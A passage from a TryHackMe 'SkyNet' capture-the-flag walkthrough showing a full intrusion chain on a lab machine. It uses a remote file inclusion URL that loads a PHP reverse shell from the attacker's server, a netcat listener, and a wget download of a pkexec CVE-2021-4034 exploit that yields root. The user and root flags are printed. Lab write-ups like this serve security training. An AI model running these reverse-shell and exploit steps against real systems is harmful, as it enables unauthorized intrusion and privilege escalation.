// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();
```

Notes

You can get it here https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

copy the raw and create a file named php-reverse-shell. Edit the php code, go down to line 49 and 50 put in your ip and port. Next within the same directory start netcat -lvnp 4444, and a python server. Now lets use the RFI.

Shell



```
┌──(kali㉿kali)-[~/Desktop/TRYHACKME/SkyNet]
└─$ ping -c 5 10.10.109.102                                                                  130 ✗
PING 10.10.109.102 (10.10.109.102) 56(84) bytes of data.
64 bytes from 10.10.109.102: icmp_seq=1 ttl=61 time=189 ms
64 bytes from 10.10.109.102: icmp_seq=2 ttl=61 time=186 ms
64 bytes from 10.10.109.102: icmp_seq=3 ttl=61 time=186 ms
64 bytes from 10.10.109.102: icmp_seq=4 ttl=61 time=180 ms
64 bytes from 10.10.109.102: icmp_seq=5 ttl=61 time=182 ms

── 10.10.109.102 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 179.727/184.416/189.016/3.350 ms

┌──(kali㉿kali)-[~/Desktop/TRYHACKME/SkyNet]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.3.126] from (UNKNOWN) [10.10.109.102] 52548
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GN
U/Linux
 17:41:46 up  3:18,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ █
```

Notes

http://10.10.109.102/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.13.3.126/php-reverse-shell

Use this url but with your ip, once you hit enter you should have a netcat session.
Now lets make a stable shell with this command. python -c "import pty; pty.spawn('/bin/bash')"

get your user flag

www-data@skynet:/home/milesdyson$ cat user.txt
cat user.txt
7ce5c2109a40f9580

PrivEsc

find / -type f -perm -04000 -ls 2>/dev/null
find / -type f -perm -04000 -ls 2>/dev/null

```
279429   36 -rwsr-xr-x  1 root    root      35600 Mar  6  2017 /sbin/mount.cifs
260157   40 -rwsr-xr-x  1 root    root      40152 May 16  2018 /bin/mount
277101   32 -rwsr-xr-x  1 root    root      30800 Jul 12  2016 /bin/fusermount
260206   28 -rwsr-xr-x  1 root    root      27608 May 16  2018 /bin/umount
260171   44 -rwsr-xr-x  1 root    root      44168 May  7  2014 /bin/ping
260188   40 -rwsr-xr-x  1 root    root      40128 May 16  2017 /bin/su
260172   44 -rwsr-xr-x  1 root    root      44680 May  7  2014 /bin/ping6
260602   56 -rwsr-xr-x  1 root    root      54256 May 16  2017 /usr/bin/passwd
264411  136 -rwsr-xr-x  1 root    root     136808 Jun 10  2019 /usr/bin/sudo
260591   40 -rwsr-xr-x  1 root    root      39904 May 16  2017 /usr/bin/newgrp
260525   76 -rwsr-xr-x  1 root    root      75304 May 16  2017 /usr/bin/gpasswd
292080   24 -rwsr-xr-x  1 root    root      23376 Mar 27  2019 /usr/bin/pkexec
260464   40 -rwsr-xr-x  1 root    root      40432 May 16  2017 /usr/bin/chsh
277225   36 -rwsr-xr-x  1 root    root      32944 May 16  2017 /usr/bin/newgidmap
279238   52 -rwsr-sr-x  1 daemon  daemon    51464 Jan 14  2016 /usr/bin/at
277224   36 -rwsr-xr-x  1 root    root      32944 May 16  2017 /usr/bin/newuidmap
260462   52 -rwsr-xr-x  1 root    root      49584 May 16  2017 /usr/bin/chfn
```

Notes

We find pkexec , there is an exploit for this . https://raw.githubusercontent.com/Almorabea/pkexec-exploit/main/CVE-2021-4034.py

Copy the raw and create a file in the same directory that your python server is running.
Now change directories in your shell to /tmp then wget http://yourip/pkexploit
once you have the exploit uploaded chmod +x pkexploit
then ./pkexploit you should be root.

Root

```
www-data@skynet:/tmp$ ls
ls
GCONV_PATH=.
exploit
payload.so
pkexploit
systemd-private-95fb8c95892640a6a300519557c8f48c-dovecot.service-wgWu9X
systemd-private-95fb8c95892640a6a300519557c8f48c-systemd-timesyncd.service-dL1voQ
www-data@skynet:/tmp$ ./pkexploit
./pkexploit
Do you want to choose a custom payload? y/n (n use default payload)  n
n
[+] Cleaning pervious exploiting attempt (if exist)
[+] Creating shared library for exploit code.
[+] Finding a libc library to call execve
[+] Found a library at <CDLL 'libc.so.6', handle 7f4babafd4e8 at 0x7f4bab991940>
[+] Call execve() with chosen payload
[+] Enjoy your root shell
# id
```

```
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

Root_Flag

```
cat /root/root.txt
3f0372db24753accc71
```

I hope you enjoyed my walkthrough. There is a second way to get root here.
https://daniel-schwarzentraub.medium.com/tryhackme-skynet-a0078e1c3f03